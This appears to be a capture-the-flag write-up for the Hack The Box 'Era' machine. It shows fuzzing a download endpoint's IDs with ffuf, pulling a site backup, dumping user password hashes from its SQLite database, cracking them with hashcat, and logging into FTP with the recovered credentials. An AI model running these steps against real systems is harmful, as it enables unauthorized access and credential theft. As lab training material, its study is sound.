
Click the link and grep the packet in the burpsuite



Copy this packet to a file and edit id to start fuzzing it (set dl to false since I don't need download)


```
1 GET /download.php?id=FUZZ&dl=false HTTP/1.1$
2 Host: file.era.htb$
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0$
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8$
5 Accept-Language: en-US,en;q=0.5$
6 Accept-Encoding: gzip, deflate, br$
7 Referer: http://file.era.htb/download.php?id=6620$
8 DNT: 1$
9 Connection: keep-alive$
10 Cookie: PHPSESSID=8bodcbda5n3lhi7o2vvjpi5pov$
11 Upgrade-Insecure-Requests: 1$
12 Priority: u=0, i$
13 $
```

```
ffuf -request era_download.req -request-proto http -w <(for i in
{1..1000};do echo $i;done) -fs 7686
```




Let's visit the link

54 has site backup



150 has signing



In site-backup, I can see database and get password hash of users

```
sqlite3 filedb.sqlite
select user_name, user_password from users;
```


```
┌──[parrot@parrot]─[~/Documents/era/site-backup]
└─── $sqlite3 filedb.sqlite
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> select user_name, user_password from users;
admin_ef01cab31aa|$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC
eric|$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm
veronica|$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK
yuri|$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.
john|$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6
ethan|$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC
```

Crack it with hashcat(Change | to :)


```
hashcat users.hash ~/rockyou.txt --user -m 3200
```

```
$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm:america
$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.:mustang
```

I can access ftp share with yuri:mustang




In php8.1_conf, it shows bunch of php modules




I can see that there's ssh2.so, which is unusual. It looks like I can ssh with this module.


There's no credential in the ftp share. Let's check other codes in the backup file. In download.php,




I can browse how to use ssh2.so module




Before proceeding, I need to be admin. Although not cracked, I can see the admin account name.



